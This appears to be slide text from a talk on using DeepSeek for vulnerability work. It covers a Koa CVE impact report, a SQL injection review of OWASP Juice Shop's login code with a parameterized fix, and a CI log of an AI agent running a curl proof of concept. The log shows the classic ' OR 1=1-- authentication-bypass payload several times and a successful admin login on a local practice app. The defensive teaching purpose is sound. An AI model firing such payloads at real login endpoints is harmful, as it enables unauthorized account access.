当前代码库中使用的 Koa 版本存在一个已知的拒绝服务漏洞 (CVE-2025-25200)。建议开发人员尽快升级 Koa 到修复版本 `2.15.4`，并进行必要的测试以确保系统的安全性。

Hi Sam,

Thank you for bringing the security vulnerability in qs to our attention. We have reviewed CVE [REDACTED] and identified its impact on our project.

We have upgraded qs to version [REDACTED] to address this issue. The related Pull Request is as follows:

GitHub Pull Request [https://github.com/\[REDACTED\]](https://github.com/[REDACTED])

We are currently running tests to ensure that the upgrade does not introduce any regressions. Once the verification is complete, we will proceed with merging and deploying the update.

We appreciate your reminder and support. Please let us know if you have any further concerns or suggestions.

Best regards,



Show me the talk

3. 漏洞影响

- **潜在风险:** 攻击者可以通过发送特制的 `X-Forwarded-Proto` 或 `X-Forwarded-Host` 头，触发 Koa 的正则表达式解析漏洞，导致服务器资源耗尽，进而引发拒绝服务攻击。
- **受影响版本:** 当前代码库中使用的 Koa 版本为 `^2.13.1`，低于修复版本 `2.15.4`，因此存在此漏洞。

4. 修复建议

- **升级 Koa 版本:** 将 Koa 升级到修复版本 `2.15.4` 或更高版本。
 - 修改 `package.json` 中的 Koa 依赖为: `"koa": "^2.15.4"`
 - 运行 `npm install` 或 `yarn install` 以更新依赖。
- **验证修复:** 在升级后，建议进行全面的测试，确保升级不会引入新的兼容性问题。

5. 参考链接

- [CVE 官方记录](#)
- [GitHub 安全公告](#)
- [修复提交记录](#)
- [Koa 2.15.4 发布版本](#)

6. 结论

当前代码库中使用的 Koa 版本存在一个已知的拒绝服务漏洞 (CVE-2025-25200)。建议开发人员尽快升级 Koa 到修复版本 `2.15.4`，并进行必要的测试以确保系统的安全性。

DeepSeek analysis impact of specific CVE in specific code repo, as CVSS 4.0 re-evaluate.

It's a real case from a cloud service provider's open source code repo(provider's information is hidden).



Show me the talk

SQL Injection Vulnerability Analysis

The code you've provided does indeed have a significant SQL injection vulnerability in the login function. Here's the analysis:

Vulnerable Code

```
javascript
models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}' AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`, { model: UserModel, plain: true })
```

Security Issues

- String Concatenation of User Input:** The SQL query is constructed by directly interpolating user-controlled input (`req.body.email`) into the query string without any sanitization or parameterization.
- Potential Attack Vectors:**
 - An attacker could provide a malicious email value like `' OR '1'='1' --` which would bypass authentication
 - More complex attacks could extract database information or perform database operations
- Password Field:** While the password is hashed before interpolation (which provides some protection), the fundamental issue of string concatenation remains.

DeepSeek analysis SQL injection with OWASP juice shop.

I took SQL injection with login exercise here for demo.



Show me the talk

Recommended Fix

The code should use parameterized queries instead of string interpolation:

```
javascript
models.sequelize.query(
  `SELECT * FROM Users WHERE email = ? AND password = ? AND deletedAt IS NULL`,
  {
    model: UserModel,
    plain: true,
    replacements: [
      req.body.email || '',
      security.hash(req.body.password) || ''
    ]
  }
)
```

Or using Sequelize's built-in query builder methods would be even safer.

Additional Security Recommendations

1. Implement input validation for the email field
2. Consider using ORM methods (like `UserModel.findOne()`) instead of raw queries
3. Implement rate limiting to prevent brute force attacks
4. Ensure proper error handling that doesn't expose database details

This vulnerability is particularly dangerous in a login function as it could allow attackers to bypass authentication entirely.


Better than tools like ZAP which just try to attack and see attack success or not. LLM also gives us how to fix it.

P.S. Juice shop is a public repo for OWASP Top exercise, no 0 day vul here.



Human in the loop

Reevaluate, Revolution and Revolving



Human in the loop? > Autonomy slider

SQL Injection Vulnerability Analysis

The code you've provided does indeed have a significant SQL injection vulnerability in the login function. Here's the analysis:

Vulnerable Code

```
javascript
复制 下载


models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}' AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`, { model: UserModel, plain: true })
```

Security Issues

- String Concatenation of User Input:** The SQL query is constructed by directly interpolating user-controlled input (`req.body.email`) into the query string without any sanitization or parameterization.
- Potential Attack Vectors:**
 - An attacker could provide a malicious email value like '`' OR '1'='1' --`' which would bypass authentication
 - More complex attacks could extract database information or perform database operations
- Password Field:** While the password is hashed before interpolation (which provides some protection), the fundamental issue of string concatenation remains.

Run custom script

```
1023  - The login endpoint is a common attack vector
1024  - The POC follows standard SQLi patterns for authentication bypass
1025  The POC uses the correct local URL path and maintains the same injection technique, just adapting it for the sandbox environment.
1026  ---
1027  ---
1028  执行失败: Error: Command failed: curl -X POST http://localhost:3000/rest/user/login -H 'Content-Type: application/json' -d '{"email":"admin@domain.com' OR 1=1--", "password":"any"}'
1029  /bin/sh: 1: Syntax error: Unterminated quoted string
1030  at genericNodeError (node:internal/errors:984:15)
1031  at wrappedFn (node:internal/errors:538:14)
1032  at ChildProcess.exitHandler (node:child_process:422:12)
1033  at ChildProcess.emit (node:events:524:28)
1034  at maybeClose (node:internal/child_process:1104:16)
1035  at Socket.<anonymous> (node:internal/child_process:456:11)
1036  at Socket.emit (node:events:524:28)
1037  at Pipe.<anonymous> (node:net:343:12) {
1038  code: 2,
1039  killed: false,
1040  signal: null,
1041  cmd: 'curl -X POST http://localhost:3000/rest/user/login -H 'Content-Type: application/json' -d '{"email":"admin@domain.com' OR 1=1--", "password":"any"}'
1042  }
1043  执行成功: {
1044  stdout: '{"authentication":{"token": "***", "bid": 1, "umail": "admin@juice-sh.op"}',
1045  stderr: ' % Total    % Received   % Xferd  Average Speed   Time   Time  Current\n' +
1046  '          Dload  Upload  Total  Spent   Left  Speed\n' +
1047  '\r  0     0     0     0     0     0  --:--:--:--:--:-- 0\r100  864 100  799 100   65 19147  1557 --:--:--:--:-- 21073\n'
1048 }
```



QA with LLM or mentor

Action steps need
human confirm as Y/N in
the middle

Just leave it...



Inspire by
Karpathy's software
3.0 speech.
Here is an
autonomy slider for
0 to 100, QR code
is full CI log on
GitHub.

Human in the loop? > Autonomy slider

```
-d '{"email":"admin@domain.com' OR 1=1--, "password":"any"}'
```

```
▼  Run custom script 55s
1023   - The login endpoint is a common attack vector
1024   - The POC follows standard SQLi patterns for authentication bypass
1025 The POC uses the correct local URL path and maintains the same injection technique, just adapting it for the sandbox environment.
1026 ---
1027 ---
1028 执行失败: Error: Command failed: curl -X POST http://localhost:3000/rest/user/login -H 'Content-Type: application/json' -d '{"email":"admin@domain.com' OR 1=1--, "password":"any"}'
1029 /bin/sh: 1: Syntax error: Unterminated quoted string
1030   at genericNodeError (node:internal/errors:984:15)
1031   at wrappedFn (node:internal/errors:538:14)
1032   at ChildProcess.exithandler (node:child_process:422:12)
1033   at ChildProcess.emit (node:events:524:28)
1034   at maybeClose (node:internal/child_process:1104:16)
1035   at Socket.<anonymous> (node:internal/child_process:456:11)
1036   at Socket.emit (node:events:524:28)
1037   at Pipe.<anonymous> (node:net:343:12) {
1038     code: 2,
1039     killed: false,
1040     signal: null,
1041     cmd: `curl -X POST http://localhost:3000/rest/user/login -H 'Content-Type: application/json' -d '{"email":"admin@domain.com' OR 1=1--, "password":"any"}'`
1042   }
1043 执行成功: {
1044   stdout: '{"authentication":{"token": "***", "bid": 1, "umail": "admin@juice-sh.op"}},'
1045   stderr: ' % Total    % Received % Xferd  Average Speed   Time   Time   Time Current\n' +
1046   '          Dload Upload Total Spent   Left Speed\n' +
1047   '\r  0    0    0    0    0    0    0 --:--:-- --:--:-- 0\r100  864 100  799 100    65 19147  1557 --:--:-- --:--:-- 21073\n'
1048 }
```


```
stdout: '{"authentication":{"token": "***", "bid": 1, "umail": "admin@juice-sh.op"}},'
```

It's SQL injection case we discussed in part 2.

We see DeepSeek nearly got 100 score, but just a grammar error with curl.



Human in the loop? > Autonomy slider




The workflow shows here:

